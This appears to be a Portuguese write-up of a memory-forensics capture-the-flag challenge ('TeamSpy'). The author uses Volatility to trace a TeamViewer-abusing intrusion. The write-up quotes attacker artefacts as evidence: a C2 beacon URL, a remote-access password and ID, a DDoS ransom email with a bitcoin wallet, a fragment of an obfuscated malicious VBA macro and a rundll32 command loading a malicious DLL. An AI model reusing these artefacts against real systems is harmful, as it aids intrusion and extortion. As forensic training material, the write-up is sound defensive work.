
TeamSpy


Primeiro passo



```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800029ed070L
          Number of Processors : 2
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff800029eed00L
                KPCR for CPU 1 : 0xfffff880009ee000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2016-10-05 03:05:11 UTC+0000
     Image local date and time : 2016-10-04 21:05:11 -0600
```

saber o profile `sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem imageinfo`


What is the PID the malicious file is running under?



```
0x7dd99240         TCPv4    127.0.0.1:49275              127.0.0.1:49276      ESTABLISHED      1364     SkypeC2AutoUpd
0x7dd997c0         TCPv4    127.0.0.1:49276              127.0.0.1:49275      ESTABLISHED      1364     SkypeC2AutoUpd
0x7e0db7e0         TCPv4    10.1.1.122:54847             54.174.131.235:80    CLOSED           1364     SkypeC2AutoUpd
```

Por si só a saída do comando `sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem --profile=Win7SP1x64 netscan` não representa de fato que seja algo malicioso, no entanto pelo nome ser até que intuitivo, informando uma comunicação com um C2, facilitou até, fora que o skype não usaria a porta 80 para se comunicar **[1364]**.


What is the C2 server IP address?



```
0x7dd99240         TCPv4    127.0.0.1:49275              127.0.0.1:49276      ESTABLISHED      1364     SkypeC2AutoUpd
0x7dd997c0         TCPv4    127.0.0.1:49276              127.0.0.1:49275      ESTABLISHED      1364     SkypeC2AutoUpd
0x7e0db7e0         TCPv4    10.1.1.122:54847             54.174.131.235:80    CLOSED           1364     SkypeC2AutoUpd
```

Vendo a mesma imagem aterior, podemos ver que o IP é o **[54.174.131.235]**


What is the Teamviewer version abused by the malicious file?



```
flux@nasa:~/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice$ strings win7ecorpoffice2010-36b02ed3.vmem | grep tvrv
tp://54.174.131.235/getinfo.php?id=528812561&stat=1&tout=10&osbt=2&osv=6.1&osbd=7600&ossp=0.0&ulv=2&elv=0&rad=0&agp=1&devicea=0&devicev=0&uname=phillip.price&cname=WIN-191HVE3KTLO&vpn=0&tvrv=0.2.2.2
tp://54.174.131.235/getinfo.php?id=528812561&stat=1&tout=10&osbt=2&osv=6.1&osbd=7600&ossp=0.0&ulv=2&elv=0&rad=0&agp=1&devicea=0&devicev=0&uname=phillip.price&cname=WIN-191HVE3KTLO&vpn=0&tvrv=0.2.2.2
flux@nasa:~/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice$ 
```

Essa de fato tive que pegar a hint da versão, tinha feito o dump processo, procurei por similiridades do tamanho da string, mas como era muita info, acabei pegando a hint **[0.2.2.2]**

What password did the malicious file use to enable remote access to the system?




```
******************************
Wnd Context       : 1\WinSta0\Default
Process ID        : 1364
ImageFileName     : SkypeC2AutoUpd
IsWow64           : Yes
atom_class        : 6.0.7600.16385!Edit
value-of WndExtra : 0xf06a08
nChars            : 8
selStart          : 0
selEnd            : 0
isPwdControl      : False
undoPos           : 0
undoLen           : 0
address-of undoBuf: 0x0
undoBuf           :
-------------------------
P59fS93m
******************************
```

`sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem --profile=Win7SP1x64 editbox`

Para pegar valores setados em caixas de texto **[P59fS93m]**.

What was the sender's email address that delivered the phishing email?

- Step 1




```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem --profile=Win7SP1x64 dumpfiles -n -u -r pst$ -D /tmp/procdump/
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0xfffffa8001a9ee20   2692   \Device\HarddiskVolume1\Users\phillip.price\Documents\Outlook Files\Outlook.pst
SharedCacheMap 0xfffffa8001a9ee20   2692   \Device\HarddiskVolume1\Users\phillip.price\Documents\Outlook Files\Outlook.pst
DataSectionObject 0xfffffa8003d2b520   2692   \Device\HarddiskVolume1\Users\phillip.price\AppData\Local\Microsoft\Outlook\phillip.price@e-corp.biz.pst
SharedCacheMap 0xfffffa8003d2b520   2692   \Device\HarddiskVolume1\Users\phillip.price\AppData\Local\Microsoft\Outlook\phillip.price@e-corp.biz.pst
flux@nasa:/opt/volatility$
```

  Efetuar o dump dos arquivos com pst e depois renomear os arquivos pra que possam ser lidos.

`sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem --profile=Win7SP1x64 dumpfiles -n -u -r pst$ -D /tmp/procdump/`

`cp file.2692.0xfffffa80042dcf10.phillip.price@e-corp.biz.pst.dat 0flux.pst`

- Step 2



Hide empty folders
Start at user folder (IPM subtree)

- 0flux.pst 15
  - Search Root 0
  - Top of Outlook data file 15
    - Inbox 15
      - Sent 4
      - Trash 0

Loaded 11 of 11 messages

1	Microsoft Outlook Test Message	phillip.price@e-corp.biz	Oct 2 2016 02:23am
2	Account	phillip.price@e-corp.biz	Oct 2 2016 03:09am
3	Microsoft Outlook Test Message	phillip.price@e-corp.biz	Oct 4 2016 01:18am
4	Microsoft Outlook Test Message	phillip.price@e-corp.biz	Oct 4 2016 01:54am
5	Microsoft Outlook Test Message	phillip.price@e-corp.biz	Oct 4 2016 02:32am
6	Microsoft Outlook Test Message	phillip.price@e-corp.biz	Oct 4 2016 02:32am
7	RE: Account	phillip.price@e-corp.biz	Oct 4 2016 02:44am
8	RE: Account	phillip.price@e-corp.biz	Oct 4 2016 02:44am
9	RE: Account	phillip.price@e-corp.biz	Oct 4 2016 02:44am
10	ATTENTION: Ransom request!!!	phillip.price@e-corp.biz	Oct 4 2016 03:02am
11	E COIN Invoice	phillip.price@e-corp.biz	Oct 4 2016 09:02am

E COIN Invoice Oct 4 2016 09:02am
From: <karenmiles@t-online.de>
To: <phillip.price@e-corp.biz>

Dear Mr Price,

Here is your invoice! We appereciate your business.

Kind Regards,
New York Union Community Bank


Gesendet mit Telekom Mail - kostenlos und sicher für alle!

Attachments

bank_statement_088452.doc
Attached file

Efetuar a leitura do arquivo e identificar o sender **[karenmiles@t-online.de]**


What is the MD5 hash of the malicious document?



```
flux@nasa:/tmp/procdump$ md5sum /home/flux/Downloads/bank_statement_088452.doc
c2dbf24a0dc7276a71dd0824647535c9  /home/flux/Downloads/bank_statement_088452.doc
flux@nasa:/tmp/procdump$ 
```

Ao lermos o email percebe-se que tem um anexo **bank_statement_088452.doc**, efetuei o download e foi só tirar do hash **[c2dbf24a0dc7276a71dd0824647535c9]**

What is the bitcoin wallet address that ransomware was demanded?



ATTENTION: Ransom request!!! Oct 4 2016 03:02am

From: "armada collective" <armadac0ll3ct1ve@gmail.com>
To: <phillip.price@e-corp.biz>

FORWARD THIS MAIL TO WHOEVER IS IMPORTANT IN YOUR COMPANY AND CAN MAKE DECISION!

We are Armada Collective.

All your servers will be DDoS-ed starting Thursday (Oct 5th 2016) if you don't pay 5 Bitcoins @ 25UMDkGKBe484WSj5Qd8DhK6xkMUzQFydY

When we say all, we mean all - users will not be able to access sites host with you at all.

If you don't pay by Thursday, attack will start, price to stop will increase by 5 BTC for every day of attack.

If you report this to media and try to get some free publicity by using our name, instead of paying, attack will start permanently and will last for a long time.


This is not a joke.

Our attacks are extremely powerful - sometimes over 10 Tbps per second. So, no cheap protection will help.

Prevent it all with just 5 BTC @ 25UMDkGKBe484WSj5Qd
FydY

No mesmo pst, pude pegar o endereço da wallet **[25UMDkGKBe484WSj5Qd8DhK6xkMUzQFydY]**


What is the ID given to the system by the malicious file for remote access?



```
******************************
Wnd Context        : 1\WinSta0\Default
Process ID         : 1364
ImageFileName      : SkypeC2AutoUpd
IsWow64            : Yes
atom_class         : 6.0.7600.16385!Edit
value-of WndExtra  : 0xf06858
nChars             : 11
selStart           : 0
selEnd             : 0
isPwdControl       : False
undoPos            : 0
undoLen            : 0
address-of undoBuf: 0x0
undoBuf            :
-------------------------
528 812 561
******************************
```

Com o mesmo plugin **edibot** que pegamos a senha, podemos também pegar o ID setado **[528 812 561]**

What is the IPv4 address the actor last connected to the system with the remote access tool?




```
flux@nasa:~/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpoffice$ strings win7ecorpoffice2010-36b02ed3.vmem | egrep "[0-9]{2}\.[0-9]\.[0-9]{2}\.[0-9]{3}"
10.0.10.3275
[Oct 03 04:25:56.097] [ message] [vmtoolsd] Tools Version: 10.0.10.3275 (build-4301679)
[Oct 03 04:25:56.019] [ message] [vmtoolsd] Tools Version: 10.0.10.3275 (build-4301679)
10.0.10.3275
Unity.version = "10.0.10.3275"
vmacthlp.version = "10.0.10.3275"
hgfsclient.version = "10.0.10.3275"
vsep_plugin.version = "10.0.10.3275"
vcbprovider_2003.version = "10.0.10.3275"
vcbprovider.version = "10.0.10.3275"
vmtoolsd.version = "10.0.10.3275"
perfmon.version = "10.0.10.3275"
PluginAutoLogon.version = "10.0.10.3275"
PluginAutoUpgrade.version = "10.0.10.3275"
PluginBitMapper.version = "10.0.10.3275"
10.0.10.3275
Received: from 31.6.35.122:16117 by cmpweb31.aul.t-online.de with HTTP/1.1 (Lisa V4-4-8-0.13592 on API V5-0-4-0)
31.6.13.155
31.6.13.155
```

`strings win7ecorpoffice2010-36b02ed3.vmem | egrep "[0-9]{2}\.[0-9]\.[0-9]{2}\.[0-9]{3}"`

Essa eu dei uma "roubada", pra achar a reposta, vi o tamanho dos campos e com regex acheia a reposta **[31.6.13.155]**.

What Public Function in the word document returns the full command string that is eventually run on the system?



Select and Upload your Office file:

bank_statement_088452.doc

Output:


```
Public Function UsoJar() As String
   UsoJar =
dbgKnG(a("AHABJACABZAEuBbYEoQRMA9AAwABQAQABwAHABIAG3BIECsAcMAuAbEAIwAAABA
AGABdAHpAIADsBb4HuQU4ApgAsABAAGABQAHABYAHUBIUH0AJwAvg1EAyAAIABQAHABbAHvB
NAG0BLwH3AZ4AvQAwAAwAEAAaAGABMAHIBcUDpgcYApgAQABwAkABAAHABZACWBZUG0Qa
YCvgZ4AuQAMABQACAAMAHgAbAHyBK8H0QVkAggAIABQAHAAAAGABbAHiAZkGiAb4Asw)UAjA
AUABwAHAAVADBBdgDiBd4GuQZUAFwA0ABQAHABZADABYAG1BIwG4QYwAwAAUALAAQAAAA
FABLAHIBLUHfANwEwARQAhQA0ABgAGABcAChALAChBZIHTgbUAIgA8AAwAvABwACABUAGIBcE
CIAOgAvgToApwAQABAAGABIAFIALMDkBIAGuwbkA2gAMABAACAAZAFABYAGIBZgCuQUgA0gAY
AQwAIABQA" &
```

Usei a ferramenta **sneakymonkey** pra extrair os macros e pegar o nome da função **[UsoJar]**

Segundo dump

What is the MD5 hash of the malicious document?


- Step 1



```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/TeamSpy/c74-TeamSpy/ecorpwin7/ecorpwin7-e73257c4.vmem --profile=Win7SP1x64 dumpfiles -u -n -Q 0x000000007d6b3850 -D /tmp/procdump/
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7d6b3850   None   \Device\HarddiskVolume1\Users\scott.knowles\Documents\Important_ECORP_Lawsuit_Washington_Leak.rtf
```

  Peguei uma hint, e nesse passo fiz o dump do arquivo com o offset **0x000000007d6b3850**.

- Step 2




```
flux@nasa:/tmp/procdump$ tr < file.None.0xfffffa80040b3260.Important_ECORP_Lawsuit_Washington_Leak.rtf.dat -d '\000' > Important_ECORP_Lawsuit_Washington_Leak.rtf
flux@nasa:/tmp/procdump$ md5sum Important_ECORP_Lawsuit_Washington_Leak.rtf
00e4136876bf4c1069ab9c4fe40ed56f  Important_ECORP_Lawsuit_Washington_Leak.rtf
flux@nasa:/tmp/procdump$ 
```

  removi os campos nulos do arquivo


`tr < file.None.0xfffffa80040b3260.Important_ECORP_Lawsuit_Washington_Leak.rtf.dat -d '\000' > Important_ECORP_Lawsuit_Washington_Leak.rtf`, com isso temos a resposta **[00e4136876bf4c1069ab9c4fe40ed56f]**

What is the common name of the malicious file that gets loaded?"

- Step 1




```
************************************************************************
rundll32.exe pid:   2432
Command line : RUNDLL32.EXE "C:\ProgramData\test.DLL" GnrkQr 2
```




```
rundll32.exe pid:   2404
Command line : RUNDLL32.EXE "C:\ProgramData\test.DLL" GnrkQr 2
```

